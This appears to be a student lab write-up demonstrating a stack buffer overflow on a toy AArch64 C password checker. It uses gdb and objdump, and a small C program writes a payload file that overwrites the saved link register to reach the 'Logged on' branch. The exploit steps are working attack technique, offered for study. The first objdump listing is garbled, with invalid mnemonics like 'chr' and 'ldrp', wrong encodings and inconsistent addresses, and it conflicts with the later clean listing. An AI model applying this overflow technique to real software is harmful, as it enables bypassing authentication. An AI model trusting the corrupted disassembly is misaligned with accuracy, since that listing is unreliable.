


First get a c prog ram



The screenshot shows a terminal window with a nano editor editing a file named `main.c`. The code is a simple C program that checks if a password is "goodpass". The terminal title bar shows the user `zzhan22` at `raspberrypi` in the directory `~/hw8`. The nano editor's status bar at the bottom shows various keyboard shortcuts for editing and execution.

```
GNU nano 7.2 main.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int valid(){
    char password[12];
    scanf("%s", password);
    return 0 == strcmp(password, "goodpass");
}

int main(){
    int status;
    printf("Enter password:");
    status = valid();
    if(!status)
        printf("Access denied\n");
    else
        printf("Logged on\n");
}
```

[Read 19 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify

Then, objdump it

```

main.o: file format elf64-littlearch64

Disassembly of section .init:

0000000000000070 <.init>:
670: 450202ff nop
674: a707b7fd stp x29, x30, [sp, #-16]!
678: 91000000 mov x29, sp
67c: 9400000e bl 774 <call_main.fn>
680: a5c7b7fd ldp x29, x30, [sp], #16
684: 05f03c00 ret

Disassembly of section .plt:

0000000000000080 <.plt>:
690: 4507b7fd stp x16, x30, [sp, #-16]!
694: f9000000 adrp x15, #0x0 <_FRAME_END_+0x15ab>
698: 4907b7c1 ldr x19, [x15, #0x0]
69c: 9137c228 add x15, x15, #0x0
6a0: 05f0c220 br x17
6a4: 450202ff nop
6a8: 450202ff nop
6ac: 450202ff nop

000000000000008c <__libc_start_main@plt>:
6b0: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
6b4: f9000211 ldr x17, [x16]
6b8: 91000218 add x16, x16, #0x8
6bc: 05f0c220 br x17

0000000000000090 <__cxa_finalize@plt>:
6c0: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
6c4: f9000211 ldr x17, [x16, #0]
6c8: 91000218 add x16, x16, #0x8
6cc: 05f0c220 br x17

0000000000000094 <__gmon_start__@plt>:
6d0: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
6d4: f9000211 ldr x17, [x16, #0]
6d8: 91000218 add x16, x16, #0x10
6dc: 05f0c220 br x17

0000000000000098 <_abort@plt>:
6e0: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
6e4: f9000211 ldr x17, [x16, #0]
6e8: 91000218 add x16, x16, #0x10
6ec: 05f0c220 br x17

000000000000009c <_puts@plt>:
6f0: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
6f4: f9000211 ldr x17, [x16, #0]
6f8: 91000218 add x16, x16, #0x0
6fc: 05f0c220 br x17

00000000000000a0 <_strncpy@plt>:
700: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
704: f9000211 ldr x17, [x16, #0]
708: 91000218 add x16, x16, #0x28
70c: 05f0c220 br x17

00000000000000a4 <_lseek99_scanf@plt>:
710: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
714: f9000211 ldr x17, [x16, #0]
718: 91000218 add x16, x16, #0x30
71c: 05f0c220 br x17

00000000000000a8 <_printf@plt>:
720: 90000110 adrp x16, #20000 <__libc_start_main@GLIBC_2.34>
724: f9000211 ldr x17, [x16, #0]
728: 91000218 add x16, x16, #0x38
72c: 05f0c220 br x17

Disassembly of section .text:

00000000000000b0 <_start>:
730: 450202ff nop
734: d200002d mov x29, #0x0 // #0
738: d200002d mov x29, #0x0 // #0
73c: a0003005 mov x0, #0
740: 91000001 add x1, [sp]
744: 91002502 add x0, sp, #0x4
748: 91000306 mov x0, sp
74c: f9000000 adrp x0, #0x0 <_FRAME_END_+0x15ab>
750: f907c000 ldr x0, [x0, #0x50]
754: d2000003 mov x1, #0x0 // #0
758: d2000004 mov x0, #0x0 // #0
75c: 97ffff01 bl 600 <_libc_start_main@plt>
760: 97ffffdc bl 600 <_abort@plt>

00000000000000b4 <_call_main.fn>:
764: 90000000 adrp x0, #0x0 <_FRAME_END_+0x15ab>
768: f907c000 ldr x0, [x0, #0x50]
76c: a0000000 chr x0, #0 <call_main.fn@plt>
770: 17ffffff b 600 <__gmon_start__@plt>
774: 05f03c00 ret
778: 450202ff nop
77c: 450202ff nop

00000000000000b8 <_deregister_tm_clones>:
780: 90000110 adrp x0, #20000 <__libc_start_main@GLIBC_2.34>
784: 91010000 add x0, #0, #0x0
788: 90000110 adrp x1, #20000 <__libc_start_main@GLIBC_2.34>
78c: 91010001 add x1, #0, #0x0
790: 4900000f cmp x0, x1
794: 90000000 b eq 79c <_deregister_tm_clones@plt> // b.ne
798: f9000001 adrp x1, #0x0 <_FRAME_END_+0x15ab>
79c: f907c001 ldr x1, [x1, #0x50]
7a0: 49000001 chr x1, #0 <_deregister_tm_clones@plt>
7a4: a0000000 mov x0, #0
7a8: 05f0c220 br x16
7ac: 05f03c00 ret

00000000000000bc <_register_tm_clones>:
7b0: 90000110 adrp x0, #20000 <__libc_start_main@GLIBC_2.34>
7b4: 91010000 add x0, #0, #0x0
7b8: 90000110 adrp x1, #20000 <__libc_start_main@GLIBC_2.34>
7bc: 91010001 add x1, #0, #0x0
7c0: c0000001 sub x1, #0, #0
7c4: d37fffc2 lsr x2, x1, #01
7c8: 80010001 and x1, #0, #0x1
7cc: 9301fc21 asr x1, #1
7d0: 49000001 chr x1, #0 <_register_tm_clones@plt>
7d4: f9000001 adrp x0, #0x0 <_FRAME_END_+0x15ab>
7d8: f907c001 ldr x0, [x0, #0x50]
7dc: 49000001 chr x0, #0 <_register_tm_clones@plt>
7e0: a0000000 mov x0, #0
7e4: 05f0c220 br x16
7e8: 05f03c00 ret
7ec: 450202ff nop

00000000000000c0 <_do_global_dtors_aux>:
800: a707b7fd stp x29, x30, [sp, #-32]!
804: 91000000 mov x29, sp
808: f9000003 str x19, [sp, #16]
80c: 90000113 adrp x0, #20000 <__libc_start_main@GLIBC_2.34>
810: 9001c000 ldrp x0, [x0, #0]
814: 90000000 chrp x0, #0 <_do_global_dtors_aux@plt>
818: f9000000 adrp x0, #0x0 <_FRAME_END_+0x15ab>
81c: f907c000 ldr x0, [x0, #0x50]
820: 49000000 chr x0, #0 <_do_global_dtors_aux@plt>
824: 90000110 adrp x0, #20000 <__libc_start_main@GLIBC_2.34>
828: f907c000 ldr x0, [x0, #0]
82c: 97ffff05 bl 600 <__cxa_finalize@plt>
830: 97ffff05 bl 700 <_deregister_tm_clones>
834: 52000000 mov #0x1
838: 3901c000 stur w0, [x0, #0]
83c: f9000003 ldr x19, [sp, #16]
840: a5c7b7fd ldp x29, x30, [sp], #32
844: 05f03c00 ret
848: 450202ff nop
84c: 450202ff nop

00000000000000c4 <_frame_dummy>:
850: 17ffffff b 700 <_register_tm_clones>

00000000000000c8 <_valid>:
854: a707b7fd stp x29, x30, [sp, #-32]!
858: 91000000 mov x29, sp
85c: 9100c000 add x0, sp, #0x10
860: a0000001 mov x1, #0
864: 90000000 adrp x0, #0 <_abi_tag+0x27b>
868: 912c0000 add x0, #0, #0x0
86c: 97ffff09 bl 710 <_lseek99_scanf@plt>
870: 91000000 adrp x0, #0, #0x0
874: 90000000 adrp x0, #0 <_abi_tag+0x27b>
878: 91000001 add x0, #0, #0x0
87c: a0000000 mov x1, #0, #0x0
880: 97ffff05 bl 700 <_strncpy@plt>
884: 7100000f cmp w0, #0x0
888: 1a07c700 cset w0, eq // eq != none
88c: 1201c000 and w0, #0, #0x0
890: a5c7b7fd ldp x29, x30, [sp], #32
894: 05f03c00 ret

00000000000000cc <_main>:
898: a707b7fd stp x29, x30, [sp, #-32]!
89c: 91000000 mov x29, sp
8a0: 90000000 adrp x0, #0 <_abi_tag+0x27b>
8a4: 912c0000 add x0, #0, #0x0
8a8: 97ffff05 bl 710 <_lseek99_scanf@plt>
8ac: 97ffff05 bl 700 <_strncpy@plt>
8b0: 90000110 ldr w0, [sp, #16]
8b4: 91000001 cmp w0, #0x0
8b8: 5a000001 b.ne 860 <main+0x3b> // b.any
8bc: 90000000 adrp x0, #0 <_abi_tag+0x27b>
8c0: 912c0000 add x0, #0, #0x0
8c4: 97ffff05 bl 700 <_strncpy@plt>
8c8: 1a000000 b 86c <main+0x44>
8cc: 90000000 adrp x0, #0 <_abi_tag+0x27b>
8d0: 912c0000 add x0, #0, #0x0
8d4: 97ffff05 bl 700 <_strncpy@plt>
8d8: c2000000 mov w0, #0x0
8dc: a5c7b7fd ldp x29, x30, [sp], #32
8e0: 05f03c00 ret

Disassembly of section .fini:

00000000000000d0 <_fini>:
8e4: 450202ff nop
8e8: a707b7fd stp x29, x30, [sp, #-16]!
8ec: 91000000 mov x29, sp
8f0: a5c7b7fd ldp x29, x30, [sp], #16
8f4: 05f03c00 ret

GNU ld (GNU/Linux 11.2-1) 1.1
main.o: file format elf64-littlearch64
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://www.gnu.org/licenses/gpl.html>

```

```

0000000000000854 <valid>:
854: a9be7bfd      stp     x29, x30, [sp, #-32]!
858: 910003fd      mov     x29, sp
85c: 910043e0      add     x0, sp, #0x10
860: aa0003e1      mov     x1, x0
864: 90000000      adrp    x0, 0 <__abi_tag-0x278>
868: 91242000      add     x0, x0, #0x908
86c: 97ffffa9      bl      710 <__isoc99_scanf@plt>
870: 910043e2      add     x2, sp, #0x10
874: 90000000      adrp    x0, 0 <__abi_tag-0x278>
878: 91244001      add     x1, x0, #0x910
87c: aa0203e0      mov     x0, x2
880: 97ffffa0      bl      700 <strcmp@plt>
884: 7100001f      cmp     w0, #0x0
888: 1a9f17e0      cset    w0, eq // eq = none
88c: 12001c00      and     w0, w0, #0xff
890: a8c27bfd      ldp     x29, x30, [sp], #32
894: d65f03c0      ret

0000000000000898 <main>:
898: a9be7bfd      stp     x29, x30, [sp, #-32]!
89c: 910003fd      mov     x29, sp
8a0: 90000000      adrp    x0, 0 <__abi_tag-0x278>
8a4: 91248000      add     x0, x0, #0x920
8a8: 97ffff9e      bl      720 <printf@plt>
8ac: 97ffffea      bl      854 <valid>
8b0: b9001fe0      str     w0, [sp, #28]
8b4: b9401fe0      ldr     w0, [sp, #28]
8b8: 7100001f      cmp     w0, #0x0
8bc: 540000a1      b.ne    8d0 <main+0x38> // b.any
8c0: 90000000      adrp    x0, 0 <__abi_tag-0x278>
8c4: 9124c000      add     x0, x0, #0x930
8c8: 97ffff8a      bl      6f0 <puts@plt>
8cc: 14000004      b       8dc <main+0x44>
8d0: 90000000      adrp    x0, 0 <__abi_tag-0x278>
8d4: 91250000      add     x0, x0, #0x940
8d8: 97ffff86      bl      6f0 <puts@plt>
8dc: 52800000      mov     w0, #0x0
8e0: a8c27bfd      ldp     x29, x30, [sp], #32
8e4: d65f03c0      ret

```

Disassembly of section .fini:



Then, find the address for the main function

```

(No debugging symbols found in ./main.o)
(gdb) b main
Breakpoint 1 at 0x8a0
(gdb) run
Starting program: /home/zzhan22/hw8/main.o
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libth

Breakpoint 1, 0x00000055555508a0 in main ()
(gdb) quit
A debugging session is active.

```

Check what we have in the stack

Check how many bytes we should use to rewrite our lr

```
0x5555550854 <valid> stp x29, x30, [sp, #-32]!
0x5555550858 <valid+4> mov x29, sp
0x555555085c <valid+8> add x0, sp, #0x10
0x5555550860 <valid+12> mov x1, x0
0x5555550864 <valid+16> adrp x0, 0x5555550000
0x5555550868 <valid+20> add x0, x0, #0x908
> 0x555555086c <valid+24> bl 0x5555550710 <__isoc99_scanf@plt>
0x555555086c <valid+24> bl 0x5555550710 <__isoc99_scanf@plt>
> 0x5555550870 <valid+28> add x2, sp, #0x10000
0x5555550878 <valid+36> add x1, x0, #0x910
0x555555087c <valid+40> mov x0, x2
0x5555550880 <valid+44> bl 0x5555550700 <strcmp@plt>
0x5555550884 <valid+48> cmp w0, #0x0
0x5555550888 <valid+52> cset w0, eq // eq = none
0x555555088c <valid+56> and w0, w0, #0xff
0x5555550890 <valid+60> ldp x29, x30, [sp], #32
0x5555550894 <valid+64> ret

multi-thre Thread 0x7fff7f7ec0 In: valid L?? PC: 0x555555086c
(gdb) si
(gdb) ni
0x0000005555550858 in valid ()
0x000000555555085c in valid ()
0x0000005555550860 in valid ()
0x0000005555550864 in valid ()
0x0000005555550868 in valid ()
0x000000555555086c in valid ()
Enter password: ABCDEFG
0x0000005555550870 in valid ()
(gdb) /x
```

```
0x5555550854 <valid> stp x29, x30, [sp, #-32]!
0x5555550858 <valid+4> mov x29, sp
0x555555085c <valid+8> add x0, sp, #0x10
0x5555550860 <valid+12> mov x1, x0
0x5555550864 <valid+16> adrp x0, 0x5555550000
0x5555550868 <valid+20> add x0, x0, #0x908
> 0x555555086c <valid+24> bl 0x5555550710 <__isoc99_scanf@plt>
0x555555086c <valid+24> bl 0x5555550710 <__isoc99_scanf@plt>
> 0x5555550870 <valid+28> add x2, sp, #0x10000
0x5555550878 <valid+36> add x1, x0, #0x910
0x555555087c <valid+40> mov x0, x2
0x5555550880 <valid+44> bl 0x5555550700 <strcmp@plt>
0x5555550884 <valid+48> cmp w0, #0x0
0x5555550888 <valid+52> cset w0, eq // eq = none
0x555555088c <valid+56> and w0, w0, #0xff
0x5555550890 <valid+60> ldp x29, x30, [sp], #32
0x5555550894 <valid+64> ret

multi-thre Thread 0x7fff7f7ec0 In: valid L?? PC: 0x555555086c
(gdb) si
(gdb) ni
0x000000555555086c in valid ()
0x0000005555550870 in valid ()
(gdb) x/10xg $sp
0x7fffffff290: 0x0000007fffffff2b0 0x00000055555508b0
0x7fffffff2a0: 0x0047464544434241 0x0000004554415649
0x7fffffff2b0: 0x0000007fffffff2d0 0x0000007ff7e27780
0x7fffffff2c0: 0x0000007fffffff448 0x0000000000000000
0x7fffffff2d0: 0x0000007fffffff3e0 0x0000007ff7e27858
(gdb)
```

Then, check the address of passing situation, to make sure then we can jump to it.

Try to translate it to what we should type in.

```
zzhan22@raspberrypi: ~/hw8 × + v
GNU nano 7.2 wb.c
#include <stdio.h>

int main(){
    FILE *fp = fopen("buff.bin", "wb");
    char buff [] = {
        'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P',
        'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 0xd0, 0x08, 0x55, 0x55, 0x55
    };

    fwrite(buff, sizeof(buff), 1, fp);
    fclose(fp);
}

[ Read 11 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/_ Go To Line
```

Make a profile that did this and then let our program read it.

```
zzhan22@raspberrypi: ~/hw8 × + v
Microsoft Windows [版本 10.0.22631.3447]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\11952>ssh zzhan22@10.70.31.27
zzhan22@10.70.31.27's password:
Linux raspberrypi 6.1.0-rpi8-rpi-v8 #1 SMP PREEMPT Debian 1:6.1.73-1+rpt1 (2024-01-25) aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 26 15:33:06 2024 from 10.60.15.100
zzhan22@raspberrypi:~ $ cd hw8
zzhan22@raspberrypi:~/hw8 $ hexdump buff.bin
00000000 4241 4443 4645 4847 4a49 4c4b 4e4d 504f
00000100 5251 5453 5655 5857 08d0 5555 0055
000001d0
zzhan22@raspberrypi:~/hw8 $
```

```

multi-thre Thread 0x7ff7ff7ec0 In: main
(gdb) b *0x0000005555550898
Breakpoint 1 at 0x5555550898
(gdb) run < buff.bin
Starting program: /home/zzhan22/hw8/main.o < buff.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000005555550898 in main ()
(gdb)

```

Although it rejects, but we already changed the lr so that when it loads it, then we will just jump to the condition that we pass.

```

zzhan22@raspberrypi: ~/hw8  ×  +  ∨
B+  0x5555550898 <main>      stp      x29, x30, [sp, #-32]!
    0x55555508c0 <main+40>   adrp     x0, 0x5555550000
    0x55555508c4 <main+44>   add     x0, x0, #0x930
>   0x55555508c8 <main+48>   bl      0x55555506f0 <puts@plt>
    0x55555508c8 <main+48>   bl      0x55555506f0 <puts@plt>
    0x55555508cc <main+52>   b       0x55555508dc <main+68>
    0x55555508d4 <main+60>   add     x0, x0, #0x940
    0x55555508d8 <main+64>   bl      0x55555506f0 <puts@plt>

    0x55555508dc <main+68>   mov     w0, #0x0
    0x55555508e0 <main+72>   ldp     x29, x30, [sp], #32
>   0x55555508e4 <main+76>   ret
    0x55555508e8 <_fini>     nop
    0x55555508ec <_fini+4>   stp     x29, x30, [sp, #-16]!
    0x55555508f0 <_fini+8>   mov     x29, sp
    0x55555508f4 <_fini+12>  ldp     x29, x30, [sp], #16
    0x55555508f8 <_fini+16> ret
    0x55555508fc <_fini+20> udf     #0

multi-thre Thread 0x7ff7ff7ec0 In: main
0x0000005555550894 in valid ()
(gdb) p/x $lr
$1 = 0x55555508cc
$2 = 0x55555508cc
(gdb) ni
0x00000055555508dc in main ()
0x00000055555508e0 in main ()
0x00000055555508e4 in main ()
(gdb) p/x $lr
$3 = 0x55555508d0
(gdb)

```

```
zzhan22@raspberrypi: ~/hw8
0x55555508c0 <main+40> adrp    x0, 0x5555550000
0x55555508c4 <main+44> add     x0, x0, #0x930
> 0x55555508c8 <main+48> bl      0x55555506f0 <puts@plt>
0x55555508c8 <main+48> bl      0x55555506f0 <puts@plt>
0x55555508cc <main+52> b       0x55555508dc <main+68>
0x55555508d0 <main+56> adrp    x0, 0x5555550000
0x55555508d4 <main+60> add     x0, x0, #0x940puts@plt>
> 0x55555508d8 <main+64> bl      0x55555506f0 <puts@plt>
0x55555508d8 <main+64> bl      0x55555506f0 <puts@plt> // #0
> 0x55555508dc <main+68> mov     w0, #0x0 // #0
0x55555508e4 <main+76> ret
0x55555508e8 <_fini> nop
0x55555508ec <_fini+4> stp     x29, x30, [sp, #-16]!
0x55555508f0 <_fini+8> mov     x29, sp
0x55555508f4 <_fini+12> ldp     x29, x30, [sp], #16
0x55555508f8 <_fini+16> ret
0x55555508fc udf     #0
multi-thre Thread 0x7fff7ff7ec0 In: main
0x0000005555550894 in valid ()
0x00000055555508dc in main ()
0x00000055555508e4 in main ()
(gdb) p/x $lr
$3 = 0x55555508d0
(gdb) ni
0x00000055555508d0 in main ()
0x00000055555508d4 in main ()
0x00000055555508d8 in main ()
Logged on
0x00000055555508dc in main ()
(gdb)
```

Done